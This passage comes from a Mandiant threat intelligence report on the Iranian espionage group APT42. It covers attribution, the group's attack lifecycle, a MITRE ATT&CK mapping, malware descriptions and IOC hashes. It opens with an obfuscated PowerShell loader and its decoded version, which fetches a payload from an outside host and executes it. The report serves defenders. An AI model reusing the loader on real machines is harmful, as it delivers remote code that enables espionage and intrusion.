[char]45+[char]117+[char]112+[char]100+[char]97+[char]116+[
char]101+[char]115+[char]46+[char]105+[char]110+[char]102+[
char]111+[char]47+[char]105+[char]89+[char]69+[char]85+[
char]101+[char]82+[char]90+[char]80+[char]106+[char]109);$
xr=$null;while(($xr -eq $null) -or ($xr.StatusCode -ne
200)){try{$xr=(c $u);&(gcm 'i*e-e*') ($xr
.content);break;}catch{$xr=$null;sleep 3}}"
```

```
function c($u){
    $rr=&(gcm 'i*e-we*') $u -useb;
    return $rr
}

$u="http://technical-updates.info/iYEUeRZPjm";
$xr=$null;

while(($xr -eq $null) -or ($xr.StatusCode -ne 200)){
    try{
        $xr=(c $u);
        &(gcm 'i*e-e*') ($xr.content);
        break;
    }
    catch{
        $xr=$null;
        sleep 3
    }
}
```

FIGURE 12. Banner response (left) versus de-obfuscated PowerShell code (right).

## Attribution

Mandiant assesses with high confidence that APT42 conducts cyber espionage operations on behalf of the Iranian government based on years of activity targeting unique, high-priority targets both inside and outside of Iran. Both Iran's Islamic Revolutionary Guard Corps and Ministry of Intelligence and Security have the mandate to conduct cyber espionage operations against the domestic populace and foreign targets of strategic intelligence value. However, we estimate with moderate confidence that APT42 operates on behalf of the Islamic Revolutionary Guard Corps' Intelligence Organization based on targeting patterns that align with the organization's operational mandates and priorities, which includes defending the regime against internal and external threats, pursuing perceived domestic enemies, and confronting "revolutionary" ideas emanating from the West.

## Historical Connections to APT35

APT42 generally corresponds with activity other organizations have referred to as TA453 (Proofpoint), Yellow Garuda (PwC), and ITG18 (IBM). The group is also consistent with a sub-section of publicly reported threat clusters: Phosphorus (Microsoft) and Charming Kitten (ClearSky and CERTFA). Similarity in malicious cyber operations between various Iranian groups and a dynamic institutional ecosystem in Iran contributed to significant conflation of historical APT42 and APT35 activity.

Mandiant assesses with moderate confidence that both APT35 and APT42 operate on behalf of the IRGC but originate from different missions and contracts or contractors based on substantial differences in their respective targeting patterns and tactics, techniques and procedures.

- Historical APT35 operations focused on long-term, resource intensive operations targeting the U.S. and Middle Eastern military, diplomatic, and government personnel, organizations in the media, energy, and defense industrial base, and engineering, business services, and telecommunications sectors.
- In contrast, APT42 operations focus on individuals and organizations of interest to the Iranian government for domestic politics, foreign policy, and regime stability purposes.
- While both APT42 and APT35 have used MAGICDROP and BROKEYOLK malware, Mandiant observed no similarities between the respective C2 infrastructure or how the groups operationalized the malware.
- The IRGC frequently relies on contractors to execute different cyber operations mission sets (such as U.S. Treasury Department sanctions against Net Peygard Samavat).

## Potential Ties Between APT42 and Ransomware Activity

Mandiant further highlights open-source reporting from Microsoft claiming a connection between intrusion activity clusters that generally align with APT42 and UNC2448, an Iran-nexus threat actor known for widespread scanning for various vulnerabilities, the use of the Fast Reverse Proxy tool, and reported ransomware activity using BitLocker. Notably, Mandiant has not observed technical overlaps between APT42 and UNC2448.

- In November 2021, Microsoft [reported](#) that "Phosphorus" had targeted Fortinet FortiOS SSL VPN and unpatched on-premises Exchange servers globally with the intent of deploying ransomware such as BitLocker on vulnerable networks, aligning with activity we track as UNC2448. [Previous reporting](#) on Phosphorus generally aligned with APT42's credential harvesting and spear-phishing operations.

While Mandiant has not observed technical overlaps between APT42 and UNC2448, the latter may also have ties to the IRGC-IO. We assess with moderate confidence that UNC2448 and the Revengers Telegram persona are operated by at least two Iranian front companies, Najee Technology and Afkar System, based on open-source information and operational security lapses by the threat actors. Public leaking campaigns from the Lab Dookhtegan Telegram account further allege these companies are responsible for threat activity aligned with UNC2448 and operate on behalf of the IRGC-IO.

- Mandiant identified links between UNC2448, the Revengers persona, an individual named Ahmad Khatibi, and a likely Iranian front company named Afkar System.
- The Revengers persona had offered data and access to primarily Israeli companies for sale on its Telegram channel between February and September 2021.
- Additionally, infrastructure overlaps likely caused by human error indicate that UNC2448 has connections to a second front company, Najee Technology.
- Public posts by the Lab Dookhtegan Telegram channel in July 2022 claim Afkar System and Najee Technology are front companies conducting cyber operations on behalf of the IRGC's Intelligence Organization.

## Outlook and Implications

APT42 has consistently targeted the personal email credentials, Multi-factor authentication codes and mobile device location and communication data of individuals of interest to the Iranian government. They can use this access to enable follow-on compromises of corporate networks such as those of Western think tanks, academics, media organizations, biomedical research and pharmaceutical companies and governments. The group's surveillance activity highlights the real-world risk to individual targets of APT42 operations, which include Iranian dual-nationals, former government officials and dissidents both inside Iran and those who previously left the country, often out of fear for their personal safety.

We do not anticipate significant changes to APT42's operational tactics and mandate given the long history of activity and imperviousness to infrastructure take downs and a media spotlight on operational security failures. Nevertheless, the group has displayed its ability to rapidly alter its operational focus as Iran's priorities change over time with evolving domestic and geopolitical conditions. We assess with high confidence that APT42 will continue to perform cyber espionage and surveillance operations aligned with evolving Iranian operational intelligence collection requirements.

# Technical Annex: Attack Lifecycle




FIGURE 13. APT42 Attack Lifecycle.

## Initial Compromise

APT42 primarily relies on spear phishing to perform an initial compromise. The group is patient and creative in their social engineering efforts, often engaging their target for days or weeks to build trust before providing a link to a credential harvesting page or attaching a malicious attachment to their correspondence. APT42 is capable of bypassing MFA and intercepting SMS-based one-time passwords using credential harvesting forms and likely delivers Android malware via SMS messages.

- APT42 frequently impersonates well-known journalists or public figures ostensibly requesting interviews with their targets. In one instance, APT42 conversed with their target for 37 days before sending them a URL shortening link that redirected to a credential harvesting page.
- APT42 sends spear phishing emails containing a PDF document attachment or links to Google Drive or Dropbox-hosted PDF documents with an embedded link to a credential harvesting page.
- The group is capable of intercepting MFA authentication codes via credential harvesting forms.

## Establish Foothold

Once successfully authenticated to a victim's personal or corporate email account, APT42 registers their own Microsoft Authenticator application as a new MFA method. environments, APT42 uses a variety of primarily lightweight malware, some of which are based on publicly available scripts. Examples include:

- BROKEYOLK
- CHAIRSMACK
- GHAMBAR
- MAGICDROP
- POWERPOST
- PINEFLOWER
- TABBYCAT
- TAMECAT
- VBREVSHHELL
- VINETHORN

## Escalate Privileges

APT42 uses custom malware capable of logging keystrokes and stealing logins and cookie data for common browsers to perform privilege escalation in a victim environment. Examples include:

- CHAIRSMACK
- DOSTEALER
- GHAMBAR

## Internal Reconnaissance

After logging in to the target environment with stolen credentials, APT42 conducts internal reconnaissance by browsing the compromised user's contacts and accessing the targeted organization's collaborative spaces, such as Sharepoint. The group also logs in to compromised accounts with a Microsoft Outlook client, which can lead the existing mail items from affected users to be synchronized with the attacker's host. This access can be used to spear phish additional targets with legitimate, stolen content from the compromised organization or pre-existing email conversations.

APT42 also uses malware capable of taking screenshots and collecting system and network information, including:

- GHAMBAR
- POWERPOST

## Lateral Movement

To move laterally, APT42 often attempts to use the compromised personal email account of the victim to access other the victim's corporate accounts, and vice versa. The group sends spear-phishing emails from compromised email accounts to additional targets both internal and external to the targeted organization.

- In April 2021, APT42 used a compromised corporate email account of an employee at a U.S.-based think tank to access the individual's personal email account. The corporate account, configured as a recovery email, received login verification codes from the personal email provider, which APT42 deleted to cover their tracks.
- On multiple occasions, APT42 used their victim's trusted relationships with their contacts to send additional spear-phishing emails to follow-on targets, including coworkers, industry peers and relatives.

## Maintain Presence

To maintain their presence in a victim's environment, APT42 relies on custom malware using scheduled tasks or Windows registry modifications for persistence, including:

- CHAIRSMACK
- GHAMBAR

Additionally, APT42 uses various techniques to maintain access to a victim's personal or corporate email account, including registering their Microsoft Authenticator application to receive MFA codes to their own devices. When APT42 sends spear-phishing emails from a compromised account or attempts to move laterally to a different account, the group deletes login notification emails and clears the messages from the Sent folder to cover their tracks.

## Complete Mission

Mandiant assesses that APT42's objective is two-fold:

- APT42 seeks to steal credentials to personal and corporate email accounts and use those credentials to conduct follow-on operations and steal personal or business documents and research pertinent to Iran.
- APT42 seeks to track the locations, monitor the phone and email communications and generally surveil the activities of individuals of interest to the Iranian government, including activists and dissidents inside Iran.

We have no evidence to suggest APT42 hands harvested credentials to other threat actors for follow-on operations at this time.

# Appendix 1. MITRE ATT&CK Mapping

**TABLE 1. Resource Development.**

|                  |                                                |
|------------------|------------------------------------------------|
| <b>T1583.003</b> | Acquire Infrastructure: Virtual Private Server |
| <b>T1584</b>     | Compromise Infrastructure                      |
| <b>T1587.003</b> | Develop Capabilities: Digital Certificates     |
| <b>T1588.004</b> | Obtain Capabilities: Digital Certificates      |

**TABLE 2. Initial Access.**

|                  |                           |
|------------------|---------------------------|
| <b>T1133</b>     | External Remote Services  |
| <b>T1566.001</b> | Spear-phishing Attachment |
| <b>T1566.002</b> | Spear-phishing Link       |

**TABLE 3. Execution.**

|                  |                                                       |
|------------------|-------------------------------------------------------|
| <b>T1047</b>     | Windows Management Instrumentation                    |
| <b>T1059.001</b> | Command and Scripting Interpreter: PowerShell         |
| <b>T1059.005</b> | Command and Scripting Interpreter: Visual Basic       |
| <b>T1059.007</b> | Command and Scripting Interpreter: JavaScript/Jscript |
| <b>T1569.002</b> | System Services: Service Execution                    |
| <b>T1204.001</b> | User Execution: Malicious Link                        |
| <b>T1204.002</b> | User Execution: Malicious File                        |

**TABLE 4. Persistence.**

|                  |                                                                       |
|------------------|-----------------------------------------------------------------------|
| <b>T1098.002</b> | Account Manipulation: Exchange Email Delegate Permissions             |
| <b>T1133</b>     | External Remote Services                                              |
| <b>T1543.003</b> | Create or Modify System Process: Windows Service                      |
| <b>T1547.001</b> | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder |
| <b>T1547.004</b> | Boot or Logon Autostart Execution: Winlogon Helper DLL                |

**TABLE 5. Privilege Escalation.**

|                  |                                                                       |
|------------------|-----------------------------------------------------------------------|
| <b>T1055</b>     | Process Injection                                                     |
| <b>T1134</b>     | Access Token Manipulation                                             |
| <b>T1543.003</b> | Create or Modify System Process: Windows Service                      |
| <b>T1547.001</b> | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder |
| <b>T1547.004</b> | Boot or Logon Autostart Execution: Winlogon Helper DLL                |

TABLE 6. Defense Evasion.

|           |                                                               |
|-----------|---------------------------------------------------------------|
| T1027.002 | Obfuscated Files or Information: Software Packing             |
| T1027.005 | Obfuscated Files or Information: Indicator Removal from Tools |
| T1055     | Process Injection                                             |
| T1070.004 | Indicator Removal on Host: File Deletion                      |
| T1112     | Modify Registry                                               |
| T1134     | Access Token Manipulation                                     |
| T1140     | Deobfuscate/Decode Files or Information                       |
| T1221     | Template Injection                                            |
| T1497.001 | Virtualization/Sandbox Evasion: System Checks                 |
| T1497.003 | Virtualization/Sandbox Evasion: Time Based Evasion            |
| T1564.003 | Hide Artifacts: Hidden Window                                 |

TABLE 7. Credential Access.

|           |                                        |
|-----------|----------------------------------------|
| T1003     | OS Credential Dumping                  |
| T1111     | Two-Factor Authentication Interception |
| T1056.001 | Input Capture: Keylogging              |

TABLE 8. Discovery.

|           |                                                    |
|-----------|----------------------------------------------------|
| T1012     | Query Registry                                     |
| T1016     | System Network Configuration Discovery             |
| T1082     | System Information Discovery                       |
| T1083     | File and Directory Discovery                       |
| T1087.001 | Account Discovery: Local Account                   |
| T1497.001 | Virtualization/Sandbox Evasion: System Checks      |
| T1497.003 | Virtualization/Sandbox Evasion: Time Based Evasion |
| T1518     | Software Discovery                                 |

TABLE 8. Lateral Movement.

|           |                                          |
|-----------|------------------------------------------|
| T1021.001 | Remote Services: Remote Desktop Protocol |
| T1021.004 | Remote Services: SSH                     |

TABLE 9. Collection.

|           |                                                |
|-----------|------------------------------------------------|
| T1056.001 | Input Capture: Keylogging                      |
| T1113     | Screen Capture                                 |
| T1115     | Clipboard Data                                 |
| T1123     | Audio Capture                                  |
| T1125     | Video Capture                                  |
| T1213     | Data from Information Repositories: Sharepoint |
| T1560.002 | Archive Collected Data: Archive via Library    |

TABLE 10. Command and Control.

|           |                                                     |
|-----------|-----------------------------------------------------|
| T1071.001 | Application Layer Protocol: Web Protocols           |
| T1071.002 | Application Layer Protocol: File Transfer Protocols |
| T1095     | Non-Application Layer Protocol                      |
| T1102     | Web Service                                         |
| T1105     | Ingress Tool Transfer                               |
| T1132     | Data Encoding: Standard Encoding                    |
| T1573.002 | Encrypted Channel: Asymmetric Cryptographic         |

TABLE 11. Exfiltration.

|       |                              |
|-------|------------------------------|
| T1041 | Exfiltration over C2 Channel |
|-------|------------------------------|

TABLE 12. Impact.

|       |                        |
|-------|------------------------|
| T1529 | System Shutdown/Reboot |
|-------|------------------------|

## Appendix 2. Malware Used by APT42

TABLE 13. Malware used by APT42.

| Malware               | Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>BROKEYOLK</b>      | BROKEYOLK is a .NET downloader that downloads and executes a file from a hard-coded command and control (C2) server. The malware communicates via SOAP (Simple Object Access Protocol) requests using HTTP.                                                                                                                                                                                                                                                                 |
| <b>CHAIRSMACK</b>     | CHAIRSMACK is a backdoor written in C++ that communicates using HTTP. CHAIRSMACK's core functionality involves expanding its capabilities by retrieving plugins from a C2 server. Downloaded plugins are cached on disk for future use. Capabilities added via plugins are inferred based on supported backdoor command names. These capabilities include shell command execution, screenshot capture, audio capture, keylogging, file transfer, and file execution.        |
| <b>DOSTEALER</b>      | DOSTEALER is a dataminer that mines browser login and cookie data. It is also capable of taking screenshots and logging keystrokes.                                                                                                                                                                                                                                                                                                                                         |
| <b>GHAMBAR</b>        | GHAMBAR is a remote administration tool (RAT) that communicates with its C2 server using SOAP requests over HTTP. Its capabilities include filesystem manipulation, file upload and download, shell command execution, keylogging, screen capture, clipboard monitoring, and additional plugin execution.                                                                                                                                                                   |
| <b>MAGICDROP</b>      | MAGICDROP is a dropper written in C++. It decrypts files from its .data section and writes them to disk in the system's %TEMP% directory. The files dropped often include a decoy file, a next-stage payload, and sometimes an installer for the payload.                                                                                                                                                                                                                   |
| <b>PINEFLOWER</b>     | PINEFLOWER is an Android malware family capable of a wide range of backdoor functionality, including stealing system information, logging and recording phone calls, initiating audio recordings, reading SMS inboxes and sending SMS messages. The malware also has features to facilitate device location tracking, deleting, downloading, and uploading files, reading connectivity state, speed, and activity, and toggling Bluetooth, Wi-Fi, and mobile data settings. |
| <b>POWERPOST</b>      | POWERPOST is a reconnaissance tool written in PowerShell that can collect data on a local host including system information and user account names. POWERPOST writes the data to disk and then sends the collected data to a hardcoded remote server via HTTP POSTs.                                                                                                                                                                                                        |
| <b>SILENTUPLOADER</b> | SILENTUPLOADER is an uploader written in MSIL that is dropped by DOSTEALER and is designed to work specifically in tandem with it. It checks for files in a specified folder every 30 seconds and uploads them to a remote server.                                                                                                                                                                                                                                          |
| <b>TABBYCAT</b>       | TABBYCAT is a Microsoft Word VBA macro that functions as a dropper. It relies on social engineering in order to be executed as a macro within a decoy Microsoft Word document. It decodes a payload embedded in a UserForm and launches it. TABBYCAT has been observed dropping the VBREVSHLL backdoor.                                                                                                                                                                     |
| <b>TAMECAT</b>        | TAMECAT is a PowerShell toehold that can execute arbitrary PowerShell or C# content. TAMECAT has been observed dropped by malicious macro documents, communicates with its C2 node via HTTP, and expects data from the C2 to be Base64-encoded.                                                                                                                                                                                                                             |
| <b>VBREVSHLL</b>      | VBREVSHLL is a VBA macro that spawns a reverse shell relying exclusively on Windows API calls.                                                                                                                                                                                                                                                                                                                                                                              |
| <b>VINETHORN</b>      | VINETHORN is an Android malware family capable of a wide range of backdoor functionality. It can steal system information, read SMS inboxes, send SMS messages, access contact lists and call histories, record audio and video, and track device location via GPS.                                                                                                                                                                                                         |

# Technical Annex: APT42 IOCs

TABLE 15. BROKEYOLK.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| da7d37bfb899a0094995944d4c5e2f21 | 9624d9613fe8cdc6833888b9e68892565e3a5d11 | b9b783ad3bc523a031cdf799dd9739a7bcbcf184e7e64a0f3cc2170be4d4526f |
| df02a8a7cb2afb80cc2b789d96f02715 | 03d7ffd758e98c9a2c8c4716c93f09687000e22e | 7a650d3b1e511a05d0441484c7c7df59a63003ce77cd4eb7081323fd79d2b9a3 |

TABLE 16. CHAIRSMACK.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| 3d67ce57aab4f7f917cf87c724ed7dab | 470b850363677d3d54629a92ac8b5143f4584a09 | a37a290863fe29b9812e819e4c5b047c44e7a7d7c40e33da6f5662e1957862ab |
| 04a6997f0a8021b773ebb49977bc625f | 3b9a2e34f5d603b55cf7fd223d4e5c784b805242 | 7eb564f0afc23cc8186e67f8c0d7e6c80215b75c9f0c4b35f558a9e35743ca41 |
| 34d37f64613f3fe00086ac8d5972db89 | 66d36d0b170cf1a0001cca16357961a2f28cba60 | 003676e6240421426e5c0919eb40bdde52b383eb1c54596deb77218c3885cdc5 |
| 8e0eb3ceb1bbe736beaf64353dda1908 | 08d2aea84d6c148ff2ad4653856fb080eb99abf2 | 2c33b1dd793ad5e59180719d078301ee7ebb6cf7465286c19b042acca6ac749  |
| 63cd07e805bcd4135a8e3a29fa3ceebd | 2374f5a9278b209563e8193847a76c25c12eec8f | a485ef522a00edc7eb141f4ef982dd52b3e784ea8d8f1bb0ca044a61ce642eac |

TABLE 17. DOSTEALER.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| 0a3f454f94ef0f723ac6a4ad3f5bdf01 | d08982960d71a101b87b1896fd841433b66c7262 | 6618051ea0c45d667c9d9594d676bc1f4adadd8cb30e0138489fee05ce91a9cb |
| ae797446710e375f0fc9a33432d64256 | 29175a0015909186f69f827630ef3fe2c1c5302c | 734d9639fcffef1a3c360269ccc1cda4f1d0e9dc857fa438f945e807b022c21  |

TABLE 18. GHAMBAR.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| 60e6523d29e8a9b83f4503f2e7fd7e1d | 6303907ec7d1d591efffe876720a0ab051bfd429 | 3cad59c65ee1e261658c2489dc45a7c6875d8ccb917d291d282e48bca1b74752 |
| 00b5d45433391146ce98cd70a91bef08 | 7649c554e87f6ea21ba86bb26ea39521d5d18151 | 2c92da2721466bfbdaff7fedd9f3e8334b688a88ee54d7cab491e1a9df41258f |

TABLE 19. MAGICDROP.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| 335849d8fb13a4a189ba92af9bdf5d1d | 08270b049ae33f0bcd1d207ed77f999d51a09d94 | 971c5b5396ee37827635badea90d26d395b08d17cbe9e8027dc87b120f8bc0a2 |
| 9d0e761f3803889dc83c180901dc7b22 | ecf9b7283fda023fa37ad7fdb15be4eadded4e06 | d4375a22c0f3fb36ab788c0a9d6e0479bd19f48349f6e192b10d83047a74c9d7 |

TABLE 20. PINEFLOWER.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| f3d25b1cedf39beee751eb9b2d8d2376 | dbb64b0202bb4da6796279b5fa88262a6e31787e | 90e5fa3f382c5b15a85484c17c15338a6c8dbc2b0ca4fb73c521892bd853f226 |
| a04c2c3388da643ef67504ef8c6907fb | c760adecea4dbb4dd262cb3f3848f993d5007b2e | c2c1d804aeed1913f858df48bf89a58b1f9819d7276a70b50785cf91c9d34083 |

TABLE 21. POWERPOST.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| 96444ed552ea5588dfca6a5a05298e9  | b66ae149bbdfc7ec6875f59ec9f4a5ae1756f8ba | 9410963ede9702e7b74b4057fee952250ded09f85a4bb477d45a64f2352ec811 |
| afb5760c05db35a34c5dc41108ba72c2 | 1504da49f6fe8638c7e39d4bcb547fbb15376462 | 4bcc2ad5b577954a6bd23aff16566ce0784a71f9526a5ae849347ae766f4033f |
| d30abec551b0fb512dc2c327eeca3c43 | 8f2bc0d6adfb4cad43fdda9f3d732c859eb79e35 | 21c5661eb5e54d537c6c9394d7bd4accf53e06851978a36c94b649c4f404a42e |

TABLE 22. SILENTUPLOADER.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| 9dd30569aaf57d6115e1d181b78df6b5 | 280b64c0156f101eaad3f31dbe91f0c1137627dc | 9f2bc9aebb3ee87cfbdef1716b5f67834db305cf400b41b278d5458800c5eeeb |

TABLE 23. TABBYCAT.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| bdf188b3d0939ec837987b4936b19570 | aba938bf8dc5445df3d5b77a42db4d6643db4383 | 28de2ccff30a4f198670b66b6f9a0ce5f5f9b7f889c2f5e6a4e365dea1c89d53 |
| 651d72776c0394693c25b1e3c9ec55d0 | e45aeccb798f5cf6cb5d877821d1f4aa7f55cf6f | c0d5043b57a96ec00debd3f24e09612bcb38a7fb5255ff905411459e70a6bb4  |
| b7bc6a853f160df2cc64371467ed866d | e3712e3d818e63060e30aec2a6db3598cbf0db92 | a8c062846411d3fb8ceb0b2fe34389c4910a4887cd39552d30e6a03a02f4cc78 |

TABLE 24. TAMECAT.

| MD5                              | SHA1                                     | SHA256                                                            |
|----------------------------------|------------------------------------------|-------------------------------------------------------------------|
| 88df70a0e21fb48e0f881fb91a2eaade | e8f50ecea1a986b4f8b00836f7f00968a6ecba4f | c1664df788f690fd061994ed3eb9d767e2f293448ce9d7ff5bfff37549e9e4dab |
| 9a1e09b7ce904eefb83dc8d7571826f9 | 448e6d519a340845a55b4b1809488427c0d79cdd | afd06652b24811d7e03d5525b292293dbdf49b8c0e450d748cab0289aecdbc02  |
| 9bd1caf6b79f6a9981a15d649a04c19  | 75b7db0597f234838e7c8431b57870411842775d | 5ee98a677f58b897df3287448e63a1a781d312d2a951f438e1d7e4ab658fa4a0  |
| 3c6302fb6bdb953e2073a54b928fad9c | 186f07279ac0f15cc7be5caf68addabb2091bc84 | 110c77f66a8d4d8ccc9dc468744302cf368efd071e3e4af39338b699f6bc7808  |

TABLE 25. VBREV SHELL.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| bdf188b3d0939ec837987b4936b19570 | aba938bf8dc5445df3d5b77a42db4d6643db4383 | 28de2ccff30a4f198670b66b6f9a0ce5f5f9b7f889c2f5e6a4e365dea1c89d53 |
| 651d72776c0394693c25b1e3c9ec55d0 | e45aeccb798f5cf6cb5d877821d1f4aa7f55cf6f | c0d5043b57a96ec00debd3f24e09612bcb38a7fb5255ff905411459e70a6bb4  |
| b7bc6a853f160df2cc64371467ed866d | e3712e3d818e63060e30aec2a6db3598cbf0db92 | a8c062846411d3fb8ceb0b2fe34389c4910a4887cd39552d30e6a03a02f4cc78 |

TABLE 26. VINET THORN.

| MD5                              | SHA1                                     | SHA256                                                           |
|----------------------------------|------------------------------------------|------------------------------------------------------------------|
| 8a847b0f466b3174741aac734989aa73 | 03eadb4ab93a1a0232cb40b7d2ef179a1cd0174d | 5d3ff202f20af915863eee45916412a271bae1ea3a0e20988309c16723ce4da5 |

Learn more at [www.mandiant.com](http://www.mandiant.com)

#### Mandiant

11951 Freedom Dr, 6th Fl, Reston, VA 20190  
(703) 935-1700  
833.3MANDIANT (362.6342)  
[info@mandiant.com](mailto:info@mandiant.com)

#### About Mandiant

Since 2004, Mandiant® has been a trusted partner to security-conscious organizations. Today, industry-leading Mandiant threat intelligence and expertise drive dynamic solutions that help organizations develop more effective programs and instill confidence in their cyber readiness.

